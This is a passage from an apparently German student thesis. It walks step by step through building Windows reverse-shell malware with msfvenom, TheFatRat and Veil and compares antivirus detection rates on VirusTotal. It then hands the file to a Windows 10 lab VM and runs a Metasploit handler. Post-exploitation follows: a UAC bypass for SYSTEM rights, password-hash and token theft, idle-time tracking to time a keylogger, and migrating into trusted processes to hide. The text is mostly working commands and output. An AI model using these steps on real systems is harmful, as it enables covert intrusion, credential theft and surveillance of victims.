Da die Erstellung einer Payload in Metasploit das erste Ziel ist, sollten zuerst alle Payloads des Programmes angezeigt werden. Hierfür wird der Befehl „show Payloads“ verwendet und als Ausgabe erhält der Ausführende alle, dem Programm bekannten, Payloads. In diesem Beispiel sind es 596 Payloads. Zusätzlich zeigt es noch eine kurze Beschreibung, einen Rang und ein Check an. Der Beschreibung kann häufig entnommen werden, welches System betroffen ist, womit die Payload erstellt und welcher Angriffsweg gewählt wird. Der Rang und das Feld „Check“ sind zu vernachlässigen. Diese sollen eigentlich die Effektivität und Verwundbarkeit anzeigen. Im Test konnten diese Werte jedoch nicht bestätigt werden. Dies kann durch die schnelle Aktualisierung von Antivirenprogrammen entstehen.

```
msf6 > show payloads
```

„use Payloads“ zeigt eine übersichtlichere Ansicht von Payloads an als „show payloads“, denn „use Payloads“ zeigt alle direkt verwendbaren Payloads an. Dies sind in diesem Fall 75 Payloads. In der Liste stehen die Namen, das Offenlegungsdatum, ein Rang, den Check und eine Beschreibung. Wie bei dem oben genannten Befehl sind der Rang und der Check irreführend und irrelevant. Das Datum ist grundsätzlich ein guter Indikator, wie erfolgreich eine Payload sein kann. Ist die Payload jünger als ein Jahr, ist es wahrscheinlich, dass sie noch funktioniert. Mit dem Rest ist es Zufall, ob und wie gut diese funktionieren.

```
msf6 > use payloads
```

Im Falle dieser Arbeit wird ein Windows 10 System angegriffen. Somit werden in der Liste nach Payloads für Windows 10 gesucht. Als nächstes muss die Entscheidung der Übertragungsart fallen. Da zwischen zwei Computer kommuniziert werden soll, wird ein

Protokoll dafür benötigt. Ein passendes ist beispielsweise „tcp“. Es bietet einen einfachen Netzwerkaufbau mit Sicherstellung der Aufrechterhaltung [45].

Für das Erstellen des Programmes mit der Payload wird für diese Arbeit „msfvenom“ gewählt, welches ein Modul von Metasploit ist. Mit „msfvenom –list payloads“ wird eine Übersicht erstellt, ähnlich wie bei den Metasploit bekannten Payloads. Hier werden die Namen und die Beschreibungen angezeigt.

```
msf6 > msfvenom –list payloads
```

Hier werden passende Payload gefunden, die die zuvor angesprochenen Voraussetzungen erfüllen, wie „windows/meterpreter/reverse_tcp“. Um nun aus diesem Payload eine Datei zu erstellen, muss der folgende Befehl genutzt werden [46].

```
msfvenom -p <ausgewählte Payload> LHOST=<IPv4 des Kali-Linux-Systems> LPORT=<Port über den die Kommunikation ablaufen soll> -f <Programmendung> > <Name des Programmes>.<Programmendung>
```

Der Parameter „-p“ wählt die Payload aus. Der Parameter „-f“ wählt die Programmendung und das damit erstellte Programm aus. Diese könnte beispielsweise „.exe“, „.php“, „.py“ oder Andere sein. Dies ist abhängig vom Ziel des Angreifers. Für Windowssysteme ist zu empfehlen „.exe“ zu nehmen. Mithilfe von „>“ oder dem Parameter „-o“ wird das erstelle Programm gespeichert.

Somit wurde die Payload ausgewählt und sich für eine „.exe“ entschieden. Das einzige was der Angreifer noch herausfinden muss, ist der LHOST und der LPORT. Der LHOST beschreibt, mit welchem System sich das Programm nach Ausführung verbinden soll. Hierfür wird die IPv4 Adresse vom Kali-Linux verwendet, da dies das Angriffssystem ist. Wie man die IPv4 von Kali Linux herausfindet, wurde bereits im Punkt „3.4 Verbindung der virtuellen Maschinen“ besprochen. Die IP von Kali Linux ist „192.168.2.228“.

Als nächstes muss der LPORT eingegeben werden. Dieser muss bestenfalls ein offener Port beim Ziel und Empfänger sein. Hierfür kann beim Ziel, wenn die IP Adresse dessen bekannt ist, ein Portscan gemacht werden. Dies könnte mit dem Programm „nmap“ gemacht werden [47]. Hierfür ein kurzes Beispiel in einem neu geöffneten Terminal, ohne weiter auf Ergebnisse und Funktionsfähigkeit einzugehen.

```
sudo nmap –sS 192.168.2.229 –O
```

Das Ergebnis des Portscans ist für diese Arbeit irrelevant, da der voreingestellten Port „4444“ benutzt wird, den Programme wie Veil zur Erstellung vorgeben. Sollte dieser nicht funktionieren, wäre das Ergebnis des Portscans relevant, um offene Ports zu bestimmen

und um diese zu nutzen. Der Port „4444“ funktioniert in diesem gegebenen Beispiel auch zuverlässig und muss somit nicht geändert werden.

Bei Verwendung anderer Ports, sollte darauf geachtet, dass dieser nicht von anderen Programmen genutzt wird. Hierfür existieren beispielsweise bei Wikipedia * eine Liste der standardisierten Ports.

Um den vollständigen Befehl zur Erstellung einer Malware mit Metasploit zu erhalten, werden die herausgesuchten Informationen und Parameter eingesetzt.

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.2.228 lport=4444 -f exe > /home/kali/Desktop/Metasploit-Payload/Test.exe
```

Daraufhin wird ein Programm erstellt mit dem Namen „Test.exe“, der die Payload enthält. Das Programm wird in diesem Beispiel im Verzeichnis "/home/kali/Desktop/Metasploit-Payload/“ gespeichert und muss als nächstes zum Ziel übertragen werden.

3.5.2 Erstellung der Payload mit TheFatRat

Die mit Metasploit erstellte Software würde für den Angriff bereits ausreichen. Jedoch wird für diese Arbeit eine Software gesucht, welche die Schadsoftware erstellen und dabei möglichst viele Sicherheitssoftwares oder Virenschutzprogramme umgehen kann. Ein sehr beliebtes weiteres Tool ist TheFatRat. Da es, laut eigener Aussage, die meisten Sicherheitsprogramme umgehen kann, wird es hier getestet [28]. TheFatRat ist auf dem mitgelieferten Kali Linux bereits installiert. Um es zu starten wird „sudo fatrat“ in die Suchleiste eingegeben und das Programm ausgeführt. Bevor es auf einem neu installierten Kali Linux benutzt werden kann, muss es zuvor installiert werden.

Hierfür ist zu beachten, dass die, auf Github * beschriebene, Installation als Rootnutzer durchgeführt werden sollte! Zuvor sollten einige Programme installiert werden, sonst kann es zu Problemen kommen. Nach der erfolgreichen Programminstallation, kann der Anleitung bei Github gefolgen werden. (Letztes Update 15.03.2022)

```
sudo –s
```

```
apt install python3-pip
```

```
(apt-get remove --purge Mono-Denvelop Utils && apt-get autoremove && apt-get install -f)
```

```
(apt-get remove --purge gnome-terminal && apt-get autoremove && apt-get install -f)
```

```
(apt-get remove --purge Python3-Pip && apt-get autoremove && apt-get install -f)
```

```
(apt-get remove --purge jarsigner from default-jdk- && apt-get autoremove && apt-get install -f)

(apt-get remove --purge mingw-w64 && apt-get autoremove && apt-get install -f)

apt-get install gcc-mingw-w64

(apt-get remove --purge gcc-mingw-w64-i686 && apt-get autoremove && apt-get install -f)

apt-get install gcc-mingw-w64-i686
```

Um nun mit TheFatRat eine Malware zu erstellen, wird dieses gestartet. Hierfür wird im Terminal der Befehl „sudo fatrat“ benutzt. TheFatRat wird sich öffnen und die angezeigten Hinweise werden mit zwei Mal [Enter] bestätigt. Im Hauptmenü wird eine Übersicht möglicher Angriffe angezeigt. Zum Testen wird eine Backdoor mit „msfvenom“ erstellt. Im folgenden Menü wird das Betriebssystem ausgewählt oder eine Programmiersprache. Das Zielsystem ist ein Windowssystem. Somit wird der zweite Punkt gewählt. Nun muss der Angreifer den LHOST und den LPORT setzen. Hier ist bereits der erste Vorteil gegenüber Metasploit ersichtlich. TheFatRat zeigt dem Nutzer die IPv4 Adresse und sogar IPv6 Adresse an. Somit muss dieser die Informationen nicht extra heraussuchen. Für den LPORT wird für dieses Beispiel wie bei Metasploit „4444“ gewählt. Der Namen kann selber bestimmt werden. Bei TheFatRat müssen keine Endung bei den Namen angegeben werden, denn diese werden automatisch vom Programm gesetzt. Im Anschluss verlangt TheFatRat die Payload, die verwendet werden soll. In diesem Fall wird die gleiche wie in Meterpreter ausgewählt um einen Vergleich zu haben. Somit wird der Punkt „[3] windows/meterpreter/reverse_tcp“ ausgewählt. Die Datei wird in dem, während der Installation angegebenen, Ordner gespeichert.

```
$ sudo fatrat

1

2

192.168.2.228

4444

<Name des Programms>

3
```

Positiv an TheFatRat ist, dass es direkt anzeigt, welche IPv4 Adresse der aktuelle Nutzer hat und erspart somit Zeit. Zudem ist es übersichtlicher und schneller, da nur die Zahlen eingegeben werden müssen und keine weiteren Befehle. Alle wichtigen Informationen

werden vom System gegeben und angezeigt. Ein weiterer Vorteil ist, dass es unterschiedliche Programmiersprachen anbietet, wie zum Beispiel Python oder Pearl. Problem ist hierbei, dass man die „.py“ und „.pl“ zwar ausführen kann, sie jedoch keine „.exe“ sind und diese somit nicht weiter genutzt werden können. Es bietet noch viele weitere Möglichkeiten an, wie das Erstellen von Backdoors, welche nicht weiter getestet wurden. Zudem ist es von den getesteten Programmen das langsamste im Aufbau und dem Menü. Seit dem neusten Update „1.9.8“ erscheint eine Fehlermeldung „host: '' is not in legal name syntax (unexpected end of input)“ bei Ausführung des Programmes, bei dem mitgelieferten Kali Linux. Das Programm wird trotzdem ohne Probleme ausgeführt und erstellt die verlangte Malware. Die Neuinstallation des Programmes hat den Fehler nicht behoben.

3.5.3 Erstellung der Payload mit Veil

Für diese Arbeit wurde ein drittes Programm genutzt. Dieses heißt Veil. Veil ist darauf spezialisiert Programme zu erstellen, die nicht von Antivirenprogrammen erkannt werden [29]. Hierfür nutzt es unterschiedliche Programmiersprachen bei der Erstellung der Programme. Darunter gehören autoit, auxiliary, c, cs, go, lua, perl, powershell, python und ruby. Obwohl die Dateien typischerweise in ihren Programmiersprachen erstellt werden, wird hierbei fast immer zusätzlich eine ausführbare „.exe“ Datei erstellt. Dies ist der größte Vorteil gegenüber TheFatRat. Das minimalistische Design und die wenigen Auswahlpunkte machen es zu einem verlässlichen und schnellen Werkzeug zum Testen von unterschiedlichen Payloads.

Um das Programm zu öffnen, wird in einem Terminal „sudo Veil“ eingegeben. In Veil kann mit „list“ eine Liste angezeigt werden, in der alle verfügbaren Auswahlmöglichkeiten stehen. Für diesen Angriff ist die „Evasion“ relevant. Um eine Auswahl zu treffen, wird „use <Zahl>“ benutzt. Mit „use 1“ wird sich in den Programmteil Evasion bewegt. Daraufhin steht im Veil-Evasion Menü, dass 41 Payloads geladen wurden. Diese können mit „list“ angezeiget werden und die, für den Angreifer passende, Programmiersprache herausgesucht werden. Das sicherste Programm, was hier erstellt werden kann, ist ein Pythonprogramm. Wie bei den anderen Methoden wird wieder die Payload „<Programmiersprache>/meterpreter/rev_tcp.py“ genutzt. In diesem Fall ist es die Nummer 28. Daraufhin öffnen sich die Optionen, die zu bearbeiten sind. Um es simpel zu halten, wird hier lediglich der LPORT und LHOST geändert. Veil bietet noch viele weitere Optionen, die nicht getestet wurden. Veil gibt keine Information über eigene IP-Adressen. Diese müssen über die „ifconfig“ herausgefunden werden. Nach den Eingaben sollten diese überprüft werden mit dem Befehl „options“ und im Anschluss das Programm generiert „generate“ erstellt werden. Nach der Eingabe des Namens wird die Erstellungsmöglichkeit gewählt. Hierbei wird die erste Möglichkeit, 1 – PyInstaller, empfohlen. Die

fertige ausführbare Datei wird unter „/var/lib/veil/output/compiled/<Name>.exe“ gespeichert.

```
$ sudo veil

Veil>: use 1

Veil/Evasion>: use 28

[python/meterpreter/rev_tcp>>]: set LHOST 192.168.2.228

[python/meterpreter/rev_tcp>>]: set LPORT 4444

[python/meterpreter/rev_tcp>>]: options

[python/meterpreter/rev_tcp>>]: generate

[>] Please enter the base name for output files (default is payload): <Name des Programmes>

[>] Please enter the number of your choice: 1

Hit enter to continue...
```

Es wurde sich für Python entschieden, da dieses von den wenigsten Sicherheitssoftwares erkannt wird, laut Virustotal. Getestet wurde es, indem jede der zu testenden „.exe“ erstellt und bei Virustotal hochgeladen wurde. Daraufhin wurde folgende Tabelle erstellt.

Programmiersprache	Erkennung bei Virustotal	Erkennung in Prozent
c	38/70	54,3 %
C#	38/68	55,9%
Go	47/69	68,1%

Python	31/69	44,9%
Ruby	34/69	49,3%

Tabelle 2: Erkennung unterschiedlicher Malware von Veil

Da die hier getesteten ausführbaren Programme die waren, die am schlechtesten erkannt wurden, wurde sich für Veil entschieden. Somit ist das mit Veil erstellte Pythonprogramm für die meisten Systeme schädlich, weil es die geringste Erkennungsrate hat. Der von Windows eingebaute Live-Antivirenschutz konnte von keinen der drei Varianten überwunden werden. Zudem hat TheFatRat zwar Pythonskrips erstellt, die lediglich von 9/51 Sicherheitssoftwares erkannt wurden, jedoch kann mit diesen Pythonskrips die vorgestellten Angriffe nicht gestartet werden. Somit ist es zwar besser, aber da man es nicht nutzen kann, ist es irrelevant. Sollte es nach der Installation zu Problemen kommen, hilft es meisten den „wine“ Ordner dem Benutzer „root“ zuzuordnen.

```
sudo chown root:root -R /var/lib/veil/wine
```

3.6 Übermittlung der Schadsoftware in der Praxis

Nach Erstellung des Programms muss dieses dem Ziel übermittelt werden. Hierfür gibt es mehrere Angriffsvarianten wie in Punkt 3.1 beschrieben. In dieser Arbeit wird dieses mit einem gemeinsamen Ordner gelöst. Die Erstellung dessen wird in den „3.3 Erstellung eines gemeinsamen Ordners“ beschrieben. Wichtig hierbei ist, dass ab diesem Zeitpunkt bei dem Zielsystem und dem Hauptsystem, auf dem die virtuellen Maschinen laufen, der Echtzeitschutz deaktiviert ist. Diesen findet man in Windows unter dem Viren- & Bedrohungsschutz (Virus & threat protection), bei den Einstellungen für Viren- & Bedrohungsschutz (Virus & threat protection settings). In „Einstellungen verwalten“ wird der erste Punkt „Echtzeitschutz“ (Real-time protection), wie in Abbildung 9 zu sehen ist, deaktiviert. Dieser überprüft aktiv, welche Dateien auf das System gespielt werden und löscht die zuvor erstellten Dateien sofort oder setzt diese in Quarantäne. Daraufhin muss der Nutzer dieses Programm händisch freigeben. Um diese Schwierigkeiten zu verhindern, wird dieser Punkt deaktiviert. Es wird empfohlen nach Deaktivierung dieses Punktes nicht mehr extern Dateien runterzuladen oder das Internet zu benutzen. Durch die De-

aktivierung macht man sich für Schadsoftware angreifbar. Also sollte der Computer bestenfalls neugestartet werden, nachdem der Test der erstellten Programme vollendet wurde.

Abbildung 9: erfolgreich deaktivierter Echtzeitschutz

Ein möglicher Weg diesen, von Windows eingebauten, Schutz zu umgehen, könnte es sein, die Dateien zu zerteilen. Dieser Prozess wird Data Splitting genannt. Hierbei löst man die Datenstrukturen aus einer Datei auf und speichert diesen Teil in verschiedenen Dateien [48]. Somit könnten die Antivirenprogramme die Signaturen nicht mehr erkennen, nach dem diese suchen. Am Zielsystem muss die Datei dann bestenfalls automatisiert zusammengesetzt und ausgeführt werden. Das Fachwissen, welches man hierfür braucht ist sehr hoch, da man genau wissen muss, bei welchen Bits man das Programm trennen kann. Da dieses Fachwissen nicht vorhanden ist, konnte es nicht getestet werden. Es könnte jedoch eine Lösung für dieses Problem sein.

3.7 Vorbereitung des Zielsystems

Nun wird die zweite virtuelle Maschine „MSEdge – Win 10“ gestartet. Der Benutzer ist „IEUSER“ und das Passwort ist „Passw0rd!“. Nach dem Öffnen sollten zuerst zwei Funktionen getestet werden. Als erstes wird überprüft, ob der gemeinsame Ordner zu sehen ist und dort Dateien bewegbar sind. Mit welchem dies getestet wird, ist nicht von Bedeutung. Zudem sollte die Kommandozeile geöffnet und die IP-Adresse herausgefunden

werden. Wie dies realisiert wird, wurde bereits im Punkt „3.4 Verbindung virtueller Maschinen“ angesprochen. Sind beide Funktionen fehlerfrei kann der Angriff gestartet werden. Hierfür muss noch der Antivirenschutz deaktiviert werden, wie es im letzten Kapitel gezeigt wurde.

Die erstellte Malware muss von Kali Linux in den gemeinsamen Ordner übertragen werden. Hierfür kann die Datei in den Ordner verschoben werden. Um im Terminal zu bleiben kann der Befehl „mv /var/lib/veil/output/compiled/<Name der Datei> /media/sf_VM_gem/“ genutzt werden.

```
$ mv /var/lib/veil/output/compiled/<Name der Datei> /media/sf_VM_gem/
```

/media/sf_VM_gem/ entspricht hierbei dem Namen des Zielordners. Dieses ist der gemeinsame Ordner beider virtuellen Maschinen und kann deswegen variieren. Ist die Datei in dem Ordner, wird sie im Windowssystem in den Ordner „Hacks“ auf dem Desktop des Windowssystems gezogen. Bevor diese Datei ausgeführt wird, muss der „Multi-Handler“ des Kalilinux gestartet werden. Dieser überprüft, ob sich jemand versucht mit ihm zu verbinden und baut, wenn einer die erstellten Programme ausführt, eine Verbindung zu diesen auf.

3.8 Vorbereitung des Angriffssystems

Die Malware wurde erfolgreich erstellt und dem Zielsystem übermittelt. Nun wird der „Multi-Handler“ gestartet. Dieser überwacht, ob jemand eine Software ausführt, die sich mit ihm verbinden möchte. Daraufhin baut er eine Verbindung auf solange das Programm beim Ziel ausgeführt wird.

```
msf 6 > use exploit/multi/handler
```

Nun muss ausgewählt werden, welche Payload verwendet werden soll. Die zuvor erstellten Programme wurden auf Basis eines „reverse tcp“ erstellt. Somit wird die dazu passende Payload verwendet. In diesem Beispiel wäre es „windows/meterpreter/reverse_tcp“.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

Im nächsten Schritt muss angegeben werden, auf welcher IPv4 der „Multi-Handler“ zuhört und auf welchen Port er Daten empfangen kann. Hier wird die IPv4 Adresse des Kali Linux angegeben und der Port, welcher zuvor gewählt wurde. Es ist von sehr hoher Relevanz, dass die Parameter mit den Parameter der erstellten Programme übereinstim-

men. Der LPORT muss in diesem Fall nicht extra eingetragen werden, da es der Standartport von diesem Prozess ist, den Metasploit benutzt. Er wird lediglich zur Demonstration eingegeben.

```
msf6 exploit(multi/handler) > set LHOST 192.168.2.228
```

```
msf6 exploit(multi/handler) > set LPORT 4444
```

```
msf6 exploit(multi/handler) > exploit
```

Mit „exploit“ werden die angegebenen Daten bestätigt und der „Multi-Handler“ ausgeführt. Es war erfolgreich, wenn die Ausgabe „[*] Started reverse TCP handler on 192.168.2.228:4444“ erscheint.

Nun wartet das Programm Metasploit, bis jemand auf dem angegebenen Port „4444“ versucht eine Verbindung aufzubauen. Diese Verbindung wird aufgebaut, indem die Malware beim Zielsystem ausgeführt wird. Also wird die Datei auf dem Windowssystem ausgeführt und somit die erste Session gestartet. Daraufhin sollte das, in Abbildung 10 gezeigte, bei Kali System stehen.

```
[*] Sending stage (175174 bytes) to 192.168.2.229
[*] Meterpreter session 1 opened (192.168.2.228:4444 → 192.168.2.229:59300 )
```

Abbildung 10: erfolgreiche Erstellung einer Session

Nun hat der Angreifer mit Kali Linux und Metasploit Zugriff auf den Windowsnutzer.

4 Durchführung spezifischer Angriffe

Die Session wurde in der Vorbereitung gestartet und somit können verschieden Angriffe durchgeführt werden. Dieses Kapitel zeigt ausgewählte Angriffe, die ein Angreifer benutzen könnte.

4.1 Systeminformationen des Zielsystems

Um sich einen ersten Überblick über das Zielsystem zu verschaffen, wird der Befehl „sysinfo“ verwendet. Dieser Befehl zeigt allgemeine Informationen zum angegriffenen System an. Diese erworbenen Informationen sind relevant, um die folgenden Angriffe erfolgreich durchzuführen.

```
meterpreter > sysinfo
```



Abbildung 11: Systeminformationen des Windowssystems

Wie in der Abbildung 11 zu sehen ist, handelt es sich bei dem Zielsystem um ein Windows 10 System, welches „MSEDGEWIN10“ heißt und den Betriebssystembuild „17763“ hat. Zudem wird angezeigt, dass zwei Nutzer angemeldet sind.

4.2 Befehl und Nutzen der Idletime

Der erste Befehl, der bei einem Angriff nach den Systeminformationen benutzt werden sollte, ist „idletime“. Dieser zeigt auf die Sekunde genau an, wie lange das System im Idle, zu Deutsch Leerlauf, ist [34]. Dies kann genutzt werden, um zum Beispiel den Stromsparplan des Systems herauszufinden. Das Wissen, wann es in den Standby geht oder sich abmeldet, kann benutzt werden, um beispielsweise einen Keylogger zu aktivieren, bevor sich das System abmeldet und dann den Anmeldeprozess mit diesem mitzuschneiden. Dies wird im Punkt 4.6.15 genauer beschrieben. Zusätzlich könnte ein Plan erstellt werden, wann der Benutzer beispielsweise Pausen während der Arbeit macht. Die meisten Angriffe kann der Nutzer bei der Ausführung nicht sehen oder mitbekommen. Jedoch gibt es Angriffe, die der Nutzer mitbekommen könnte, wie das Hochladen

von Daten oder das Schließen von Programmen. Wird eine Zeit bestimmt, in der der Nutzer nicht am Computer ist, kann diese genutzt werden, um Programme hochzuladen oder zu schließen.

```
meterpreter > idletime
```

Durch häufigeres oder zeitlich bestimmtes Ausführen dieses Befehls kann der Tagesablauf, beziehungsweise Tagesrhythmen, des Zieles ermittelt werden. Um spezifische Angriffe durchzuführen, können mithilfe des erlangten Wissens Pläne erstellt werden. Je länger dies ausgeführt wird, desto effektiver und versteckter kann attackiert werden.

4.3 Ipconfig

Zu den Systeminformationen gehört auch das Ermitteln der IP- und MAC-Adresse [34]. Diese sind relevant, um den Computer eineindeutig zuzuordnen und später eventuell weitere Geräte in dessen Netzwerk zu finden.

```
meterpreter > ipconfig
```

4.4 Systemrechte erhalten

Der folgende Angriff könnte der wichtigste Angriff, der hier Aufgezeigten, sein. Denn ohne diesen funktionieren viele spezifische Angriffe nicht. Der wichtigste Angriff ist der Erhalt der Systemrechte. Für fast alle gezeigten Angriffe werden Systemrechte benötigt. Mit dem Ausführen der Malware auf dem Zielsystem ist die Anmeldung als Nutzer möglich. Der Nutzer hat häufig nicht alle Rechte und bekommt, besonders bei Ausführung von Programmen, eine Meldung der Benutzerkontensteuerung mit der Frage: „Möchten Sie zulassen, dass durch diese App Änderungen an Ihrem Gerät vorgenommen werden?". Bei bestimmten Angriffen kann diese Meldung beim Nutzer auftauchen und dies ist zu verhindern. Dadurch könnte die Malware bemerkt werden und der Angriff wäre beendet. Um diese Meldungen zu umgehen und keine Probleme mit Fehlern bei Befehlen wegen fehlender Rechte zu erhalten, ist es möglich Systemrechte zu erhalten.

Dass diese Systemrechte für viele Angriffe benötigt werden, wird bewusst, wenn beispielswiese versucht wird, die verschlüsselten Passwortlisten zu erhalten. Diese werden entweder mit dem Befehl „hashdump“ oder den Befehlen „load incognito“ und „list_tokens –u“ erhalten. Jedoch erscheint bei Ausführung die Fehlermeldung Abbildung 12.



Abbildung 12: Fehlermeldung bei Ausführung des Befehls "hashdump" ohne Systemrechte

Es werden die Rechte des Benutzers verwendet, der diese Datei ausführt. Das nächste Ziel ist der Erhalt der Rechte des Systems oder eines Administrators. Dafür wird der Befehl „getsystem“ benutzt. Dieser vergibt die Systemrechte. Dieser funktioniert ohne Weiteres aber nicht.

4.4.1 Systemreche mit dem Modul bypassuac_dotnet_profiler erhalten

Für dieses Problem muss ein anderer Exploit genutzt werden. Hierfür wird die aktuelle Verbindung verlassen. Dies wird realisiert, durch die Verschiebung des Meterpreter in den Hintergrund mit dem Befehl „background“. Wichtig ist es, dass die Session angegeben wird, in der der Angriff ausgeführt werden soll. In den hier gegebenen Beispielen sind es maximal ein bis zwei Sessions, die geöffnet sind. Wenn das Programm im Internet veröffentlicht wird und es viele downloaden und ausführen, könnten hier hunderte Sessions geöffnet sein. Somit ist das Wissen, in welcher gearbeitet und etwas verändert wurde relevant.
Die Session 1 wurde in den Hintergrund gelegt und befindet sich wieder im Hauptprogrammteil von Metasploit. Um Adminrechte zu erhalten, wird der Exploit „exploit/windows/local/bypassuac_dotnet_profiler“ genutzt. Dieser wurde im Try and Error Verfahren ermittelt. Es war in diesen Beispielen das Einzige, was zuverlässig funktioniert hat und noch nicht behoben wurde.

```
meterpreter > background
```

```
msf6 > use exploit/windows/local/bypassuac_dotnet_profiler
```

Um einzusehen, welche Informationen dieser Exploit benötigt, wird „info“ in die Kommandozeile eingegeben. Der Payloadname muss nicht verändert werden, die Session in der gearbeitet wird schon. Die hier anzugebende Session ist die Session, die zuvor gemerkt wurde. In diesem Beispiel wäre es die Session 1.

```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > set session 1
```

Mit „info“ können erfolgreiche Eingaben überprüft werden. Mit dem Befehl „exploit“ wird der Exploit angewendet.

```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > info
```

```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > exploit
```

Daraufhin wird das, in Abbildung 13 Gezeigte, im Terminal angezeigt. Innerhalb von wenigen Minuten sollte dies geschehen und daraufhin wird eine neue Session gestartet. Diese beruht auf der Session 1, allerdings werden dieses Mal Administratorenrechte verwendet. Mit „sysinfo“ wird überprüft, ob das gleiche System ausgewählt ist. Dies wird überprüft, indem die Ausgabe von Session 1 und Session 2 vergleicht wird. Anhand des Computernamen wird erkennt, ob es sich um das gleiche System handelt. „MSEDGWIN10“ ist identisch und alle anderen Werte auch. Somit ist das gleiche System ausgewählt. Nun wird getestet, ob der Exploit funktioniert hat. Durch die Eingabe des Befehls „getsystem“ wird keine Fehlermeldung mehr ausgegeben und es erscheint eine Bestätigung, dass es erfolgreich funktioniert hat. Somit wurden Systemrechte verteilt und es können alle gezeigten Angriffe ohne das Wissen des Nutzers durchgeführt werden.

```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 192.168.2.228:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Users\IEUser\AppData\Local\Temp\DSJWooD.dll!
[*] Please wait for session and cleanup....
[*] Sending stage (200262 bytes) to 192.168.2.229
[*] Meterpreter session 2 opened (192.168.2.228:4444 → 192.168.2.229:59314 ) at 2022-02-26 09:45:58 -0500
```

Abbildung 13: Ausgabe des Modules bypassuac_dotnet_profiler

```
meterpreter > getsystem
```

4.4.2 Systemrechte mit dem Modul incognito erhalten

In der Theorie gibt es eine zweite Möglichkeit sich Systemrechte zu geben. Hierfür wird das Modul „incognito“ genutzt. Vorteil an diesem ist, dass es direkt in der Session angewendet und es somit zu keinen Fehlern kommen kann. Ein Problem ist, dass Systemrechten benötigt werden um alle Konten sehen zu können. Mit den Rechten des angegriffenen Nutzers, kann es passieren, dass hier wenige Konten gesehen werden und nicht die, die zum Angriff benötigt werden. Um den Angriff erfolgreich zu tätigen, wird ein Administratorkonto benötigt [49].

```
meterpreter > load incognito
```

```
meterpreter > list_tokens -u
```

Auf dem Windows System gibt es keinen erstellten Administrator, wodurch „icognito“ nicht weiter genutzt werden kann, beziehungsweise es nicht von Relevanz ist, da Systemrechte bereits verteilt wurden. Dies konnte nicht weiter getestet werden, da es kein Administratorkonto gibt. Laut einer Anleitung * muss das gefundene Konto mit dem Befehl „impersonate_token <Token des Administratorkontos>“ übernommen und anschließend mit dem Befehl „getuid“ überprüft werden, ob der Angriff erfolgreich war [49]. Dies konnte hier nicht geprüft werden und wird somit nur als Ergänzung erwähnt.

```
meterpreter > impersonate_token <Token des Administratorkontos>
```

```
meterpreter > getuid
```

4.5 Verschleiern der Malware mit Migrate

Nach dem Erhalt der Systemrechte ist es von Bedeutung die Malware beim Zielsystem zu verschleiern. Unter verschleiern wird verstanden, dass die Malware im Taskmanager oder von dem Process Explorer nicht mehr gefunden wird. Dabei wird es in anderen Prozessen versteckt, die bestenfalls immer laufen und vertrauenswürdig sind. Vertrauenswürdige Prozesse könnten Prozesse sein, welche von der Microsoft Corporation erstellt wurden. Es könnte gedacht werden, dass sie von den Herstellern von Windows gemacht wurden und somit dem System nicht schaden könnten. Das Modul kann direkt in der Session ausgeführt werden. Mit dem Befehl „Run post/windows/manage/migrate“ wird die Malware in einem zufälligen Prozess versteckt [34].

```
meterpreter > run post/windows/manage/migrate
```

Somit wird der aktuelle Prozess in einem Anderem fortgeführt. Damit wurde die Malware erfolgreich versteckt. Dennoch wäre es von Vorteil, die Malware in einem Prozess zu verstecken, der selber bestimmt werden kann. Hierfür bietet das Modul eine Lösung. Mit dem Befehl „migrate <PID eines Prozesses>“ wird sich in einen bestimmten Prozess versteckt. Um die PID eines Prozesses herauszufinden, wird mithilfe des Befehls „ps“ nach allen laufenden Prozessen des Systems gesucht. Mit dem Wissen in welchem Prozess sich versteckt werden soll, kann direkt nach diesem Prozess gesucht werden. Hierfür wird der Befehl „ps | grep <Name des Prozesses>“ genutzt. Dabei wird in der Ausgabe des „ps“ Befehls nach dem Namen gesucht. In der Abbildung 14 wird gezeigt, wie nach der erstellen Malware „Test2702.exe“ gesucht wurde, um die aktuelle PID zusehen. Hat der Befehl erfolgreich funktioniert, befindet sich die Malware nicht mehr in der Prozessliste.

```
meterpreter > ps
```

```
meterpreter > ps | grep <Name eines Prozesses>
```

```
meterpreter > migrate <PID des Prozesses>
```

```
meterpreter > ps | grep Test2702.exe
Filtering on 'Test2702.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                 Path
 ---   ----  ----          ----  -------  ----                 ----
 6824  3296  Test2702.exe  x86   1        MSEDGEWIN10\IEUser   C:\Users\IEUser\Desktop\Hacks\Test2702.exe
```

Abbildung 14: Suche nach der Malware „Test2702.exe“ auf dem Zielsystem

